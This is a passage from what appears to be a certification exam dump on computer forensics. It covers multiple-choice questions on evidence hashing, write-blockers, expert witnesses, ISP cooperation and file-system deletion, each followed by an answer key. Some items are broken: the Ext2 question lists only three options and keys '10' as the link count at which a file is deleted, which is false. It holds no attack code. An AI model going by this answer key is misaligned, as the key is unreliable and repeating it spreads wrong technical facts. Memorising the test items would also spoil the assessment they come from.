- D. This command is using FIN packets, which cannot scan target hosts

Answer: A

NEW QUESTION 787

- (Exam Topic 1)

You are assigned to work in the computer forensics lab of a state police agency. While working on a high profile criminal case, you have followed every applicable procedure, however your boss is still concerned that the defense attorney might question whether evidence has been changed while at the lab. What can you do to prove that the evidence is the same as it was when it first entered the lab?

- A. make an MD5 hash of the evidence and compare it with the original MD5 hash that was taken when the evidence first entered the lab
- B. make an MD5 hash of the evidence and compare it to the standard database developed by NIST
- C. there is no reason to worry about this possible claim because state labs are certified
- D. sign a statement attesting that the evidence is the same as it was when it entered the lab

Answer: A

NEW QUESTION 791

- (Exam Topic 1)

An Expert witness give an opinion if:

- A. The Opinion, inferences or conclusions depend on special knowledge, skill or training not within the ordinary experience of lay jurors
- B. To define the issues of the case for determination by the finder of fact
- C. To stimulate discussion between the consulting expert and the expert witness
- D. To deter the witness from expanding the scope of his or her investigation beyond the requirements of the case

Answer: A

NEW QUESTION 796

- (Exam Topic 1)

When performing a forensics analysis, what device is used to prevent the system from recording data on an evidence disk?

- A. a write-blocker
- B. a protocol analyzer
- C. a firewall
- D. a disk editor

Answer: A

NEW QUESTION 800

- (Exam Topic 1)

In conducting a computer abuse investigation you become aware that the suspect of the investigation is using ABC Company as his Internet Service Provider (ISP). You contact ISP and request that they provide you assistance with your investigation. What assistance can the ISP provide?

- A. The ISP can investigate anyone using their service and can provide you with assistance
- B. The ISP can investigate computer abuse committed by their employees, but must preserve the privacy of their customers and therefore cannot assist you without a warrant
- C. The ISP can't conduct any type of investigations on anyone and therefore can't assist you
- D. ISP's never maintain log files so they would be of no use to your investigation

Answer: B

NEW QUESTION 803

- (Exam Topic 1)

With the standard Linux second extended file system (Ext2fs), a file is deleted when the inode internal link count reaches ____.

- A. 10
- B. 100
- C. 1

Answer: A

NEW QUESTION 808

- (Exam Topic 1)

In what way do the procedures for dealing with evidence in a criminal case differ from the procedures for dealing with evidence in a civil case?

- A. evidence must be handled in the same way regardless of the type of case
- B. evidence procedures are not important unless you work for a law enforcement agency
- C. evidence in a criminal case must be secured more tightly than in a civil case
- D. evidence in a civil case must be secured more tightly than in a criminal case

Answer: C

NEW QUESTION 812

- (Exam Topic 1)

With Regard to using an Antivirus scanner during a computer forensics investigation, You should:

- A. Scan the suspect hard drive before beginning an investigation
- B. Never run a scan on your forensics workstation because it could change your systems configuration
- C. Scan your forensics workstation at intervals of no more than once every five minutes during an investigation
- D. Scan your Forensics workstation before beginning an investigation

Answer: D

NEW QUESTION 813

- (Exam Topic 1)

If you discover a criminal act while investigating a corporate policy abuse, it becomes a publicsector investigation and should be referred to law enforcement?

- A. true
- B. false

Answer: A

NEW QUESTION 818

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